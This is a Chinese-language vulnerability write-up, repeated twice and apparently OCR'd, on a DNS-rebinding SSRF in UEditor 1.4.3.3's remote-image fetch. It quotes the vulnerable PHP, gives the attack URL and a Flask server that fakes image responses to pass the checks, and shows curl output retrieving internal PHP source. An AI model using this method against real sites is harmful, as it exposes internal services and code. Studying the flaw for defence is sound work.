Ueditor Version 1.4.3.3 SSRF

点以前挖的洞。Ueditor 是支持获取远程图片，较为经典的进行限制 url 请求，但是可以通过 DNS 重绑定绕过其验证.

代码分析

一般请求的 url 如下，其中 source 为数组，值为图片地址:

```
/editor/ueditor/php/controller.php?
action=catchimage&source[]=https://ss0.bdstatic.com/5aV1bjqh_Q23odCf/static/superman/img/logo_top_86
d58ae1.png
```

主要跟踪这段代码: /php/Uploader.class.php:173

```php
private function saveRemote()
{
    $imgUrl = htmlspecialchars($this->fileField);
    $imgUrl = str_replace("&", "&", $imgUrl);

    //http开头验证
    if (strpos($imgUrl, "http") !== 0) {
        $this->stateInfo = $this->getStateInfo("ERROR_HTTP_LINK");
        return;
    }

    preg_match('/(^https*:\/\/[^:\/]+)/', $imgUrl, $matches);
    $host_with_protocol = count($matches) > 1 ? $matches[1] : '';

    // 判断是否是合法 url
```

```
        if (!filter_var($host_with_protocol, FILTER_VALIDATE_URL)) {
            $this->stateInfo = $this->getStateInfo("INVALID_URL");
            return;
        }

        preg_match('/^https*:\/\/(.+)/', $host_with_protocol, $matches);
        $host_without_protocol = count($matches) > 1 ? $matches[1] : '';

        // 此时提取出来的可能是 ip 也有可能是域名，先获取 ip
        $ip = gethostbyname($host_without_protocol);
        // 判断是否是私有 ip
        if(!filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE)) {
            $this->stateInfo = $this->getStateInfo("INVALID_IP");
            return;
        }

        //获取请求头并检测死链
        $heads = get_headers($imgUrl, 1);
        if (!(stristr($heads[0], "200") && stristr($heads[0], "OK"))) {
            $this->stateInfo = $this->getStateInfo("ERROR_DEAD_LINK");
            return;
        }
        //格式验证(扩展名验证和Content-Type验证)
        $fileType = strtolower(strrchr($imgUrl, '.'));
        if (!in_array($fileType, $this->config['allowFiles']) || !isset($heads['Content-Type']) ||
!stristr($heads['Content-Type'], "image")) {
            $this->stateInfo = $this->getStateInfo("ERROR_HTTP_CONTENTTYPE");
            return;
        }

        //打开输出缓冲区并获取远程图片
        ob_start();
        $context = stream_context_create(
            array('http' => array(
                'follow_location' => false // don't follow redirects
            ))
        );
```

```
    readfile($imgUrl, false, $context);
    $img = ob_get_contents();
    ob_end_clean();
    ...省略
}
```

整个流程大概如下:

1、判断是否是合法 http 的 url 地址

2、利用 gethostbyname 来解析判断是否是内网 IP

3、利用 get_headers 进行 http 请求，来判断请求的图片资源是否正确，比如状态码为 200、响应 content-type 是否为 image (SSRF 漏洞触发处)

4、最终用 readfile 来进行最后的资源获取，来获取图片内容

所以在利用 DNS 重绑定时候，我们可以这样做

第一次请求 -> 外网 ip

第二次请求 -> 内网 ip

第三次请求 -> 内网 ip

1.4.3.3 DNS 重绑定利用过程

其实单纯的第二次就已经有了 HTTP 请求，所以可以很容易的进行一些攻击.

```
/editor/ueditor/php/controller.php?action=catchimage&source[]=http://my.ip/?aaa=1%26logo.png
```

其中 my.ip 设置了重绑定

第一次 dns 请求是调用了 gethostbyname 函数 -> 外网 ip

第二次 dns 请求是调用了 get_headers 函数 -> 内网 ip

其中返回内容 state 为 `链接contentType不正确` ，表示请求成功了!
如果返回为 `非法 IP` 则表示 DNS 重绑定时候第一次是为内网 IP，这时需要调整一下绑定顺序.

但是会剩一个问题就是: 能不能获取到 SSRF 请求后的回显内容!
第三个请求便可以做到，因为会将请求的内容保存为图片，我们获取图片内容即可.

但是得先把第二次请求限制绕过


```
!(stristr($heads[0], "200") && stristr($heads[0], "OK"))

!in_array($fileType, $this->config['allowFiles']) || !isset($heads['Content-Type']) ||
!stristr($heads['Content-Type'], "image")
```

这两个条件语句也就是限定了请求得需要为 200 状态、并且响应头的 content-type 是 image
所以第二次请求最好是我们可控的服务器，这样才能绕过它的限制.

```
所以在利用DNS重绑定时候，我们可以这样做
第一次请求 -> 外网ip
第二次请求 -> 外网ip (外网server)
第三次请求 -> 内网ip (内网攻击地址)
```


第二次请求的外网 server 需要定制一下，也就任何请求都返回 200，并且 content-type 为 image

```python
from flask import Flask, Response
from werkzeug.routing import BaseConverter

class Regex_url(BaseConverter):
    def __init__(self,url_map,*args):
        super(Regex_url,self).__init__(url_map)
        self.regex = args[0]

app = Flask(__name__)
app.url_map.converters['re'] = Regex_url

@app.route('/<re(".*?"):tmp>')
def test(tmp):
    image = 'Test'
    #image = file("demo.jpg")
    resp = Response(image, mimetype="image/jpeg")
    return resp

if __name__ == '__main__':
    app.run(host='0.0.0.0',port=80)
```




上面的都是一些理论的说明，事实上，有些 DNS 会存在缓存问题，导致出现出现结果很不稳定。


第一步: 搭建后外网的 server，左边的为第二次请求 (外网)，右边为第三次请求 (内网)



第二步: 进行请求，其中网址是有 dns 重绑定



第三步: 可以根据返回的图片地址，请求后便可以获取到内网 web 的 ssrf 的响应内容



know it then do it

点以前挖的洞。Ueditor 是支持获取远程图片，较为经典的进行限制 url 请求，但是可以通过 DNS 重绑定绕过其验证.

代码分析

一般请求的 url 如下，其中 source 为数组，值为图片地址:

```
/editor/ueditor/php/controller.php?
action=catchimage&source[]=https://ss0.bdstatic.com/5aV1bjqh_Q23odCf/static/superman/img/logo_top_86
d58ae1.png
```

主要跟踪这段代码: /php/Uploader.class.php:173

```php
private function saveRemote()
{
    $imgUrl = htmlspecialchars($this->fileField);
    $imgUrl = str_replace("&", "&", $imgUrl);

    //http开头验证
    if (strpos($imgUrl, "http") !== 0) {
        $this->stateInfo = $this->getStateInfo("ERROR_HTTP_LINK");
        return;
    }

    preg_match('/(^https*:\/\/[^:\/]+)/', $imgUrl, $matches);
    $host_with_protocol = count($matches) > 1 ? $matches[1] : '';

    // 判断是否是合法 url
    if (!filter_var($host_with_protocol, FILTER_VALIDATE_URL)) {
        $this->stateInfo = $this->getStateInfo("INVALID_URL");
        return;
    }

    preg_match('/^https*:\/\/(.+)/', $host_with_protocol, $matches);
    $host_without_protocol = count($matches) > 1 ? $matches[1] : '';

    // 此时提取出来的可能是 ip 也有可能是域名，先获取 ip
    $ip = gethostbyname($host_without_protocol);
    // 判断是否是私有 ip
    if(!filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE)) {
        $this->stateInfo = $this->getStateInfo("INVALID_IP");
        return;
    }

    //获取请求头并检测死链
    $heads = get_headers($imgUrl, 1);
    if (!(stristr($heads[0], "200") && stristr($heads[0], "OK"))) {
        $this->stateInfo = $this->getStateInfo("ERROR_DEAD_LINK");
```

```
            return;
        }
        //格式验证(扩展名验证和Content-Type验证)
        $fileType = strtolower(strrchr($imgUrl, '.'));
        if (!in_array($fileType, $this->config['allowFiles']) || !isset($heads['Content-Type']) ||
!stristr($heads['Content-Type'], "image")) {
            $this->stateInfo = $this->getStateInfo("ERROR_HTTP_CONTENTTYPE");
            return;
        }

        //打开输出缓冲区并获取远程图片
        ob_start();
        $context = stream_context_create(
            array('http' => array(
                'follow_location' => false // don't follow redirects
            ))
        );
        readfile($imgUrl, false, $context);
        $img = ob_get_contents();
        ob_end_clean();
        ...省略
    }
```

整个流程大概如下:

1、判断是否是合法 http 的 url 地址

2、利用 gethostbyname 来解析判断是否是内网 IP

3、利用 get_headers 进行 http 请求，来判断请求的图片资源是否正确，比如状态码为 200、响应 content-type 是否为 image (SSRF 漏洞触发处)

4、最终用 readfile 来进行最后的资源获取，来获取图片内容

所以在利用 DNS 重绑定时候，我们可以这样做

第一次请求 -> 外网 ip

第二次请求 -> 内网 ip

第三次请求 -> 内网 ip

1.4.3.3 DNS 重绑定利用过程

其实单纯的第二次就已经有了 HTTP 请求，所以可以很容易的进行一些攻击.

```
/editor/ueditor/php/controller.php?action=catchimage&source[]=http://my.ip/?aaa=1%26logo.png
```

其中 my.ip 设置了重绑定
第一次 dns 请求是调用了 gethostbyname 函数 -> 外网 ip
第二次 dns 请求是调用了 get_headers 函数 -> 内网 ip

其中返回内容 state 为 `链接contentType不正确` ，表示请求成功了!
如果返回为 `非法 IP` 则表示 DNS 重绑定时候第一次是为内网 IP，这时需要调整一下绑定顺序.

但是会剩一个问题就是: 能不能获取到 SSRF 请求后的回显内容!
第三个请求便可以做到，因为会将请求的内容保存为图片，我们获取图片内容即可.

但是得先把第二次请求限制绕过


```
!(stristr($heads[0], "200") && stristr($heads[0], "OK"))

!in_array($fileType, $this->config['allowFiles']) || !isset($heads['Content-Type']) ||
!stristr($heads['Content-Type'], "image")
```

这两个条件语句也就是限定了请求得需要为 200 状态、并且响应头的 content-type 是 image 所以第二次请求最好是我们可控的服务器，这样才能绕过它的限制.

```
所以在利用DNS重绑定时候，我们可以这样做
第一次请求 -> 外网ip
第二次请求 -> 外网ip (外网server)
第三次请求 -> 内网ip (内网攻击地址)
```


第二次请求的外网 server 需要定制一下，也就任何请求都返回 200，并且 content-type 为 image

```
from flask import Flask, Response
from werkzeug.routing import BaseConverter

class Regex_url(BaseConverter):
    def __init__(self,url_map,*args):
        super(Regex_url,self).__init__(url_map)
        self.regex = args[0]

app = Flask(__name__)
app.url_map.converters['re'] = Regex_url

@app.route('/<re(".*?"):tmp>')
def test(tmp):
    image = 'Test'
    #image = file("demo.jpg")
    resp = Response(image, mimetype="image/jpeg")
    return resp

if __name__ == '__main__':
    app.run(host='0.0.0.0',port=80)
```




上面的都是一些理论的说明，事实上，有些 DNS 会存在缓存问题，导致出现出现结果很不稳定。


第一步: 搭建后外网的 server，左边的为第二次请求 (外网)，右边为第三次请求 (内网)



第二步: 进行请求，其中网址是有 dns 重绑定



第三步: 可以根据返回的图片地址，请求后便可以获取到内网 web 的 ssrf 的响应内容


└─$ curl -vv http://love.lemon:82//ueditor//php//upload//image//20181029//1540743359441649.png[54/
*   Trying 10.211.55.4...
* TCP_NODELAY set
* Connected to love.lemon (10.211.55.4) port 82 (#0)
> GET //ueditor//php//upload//image//20181029//1540743359441649.png HTTP/1.1
> Host: love.lemon:82
> User-Agent: curl/7.54.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx/1.4.6 (Ubuntu)
< Date: Sun, 28 Oct 2018 16:18:43 GMT
< Content-Type: image/png
< Content-Length: 1775
< Last-Modified: Sun, 28 Oct 2018 16:15:59 GMT
< Connection: keep-alive
< ETag: "5bd5e0bf-6ef"
< Accept-Ranges: bytes
<
<?php
/
error_reporting(0);
ignore_user_abort(true);
set_time_limit(0);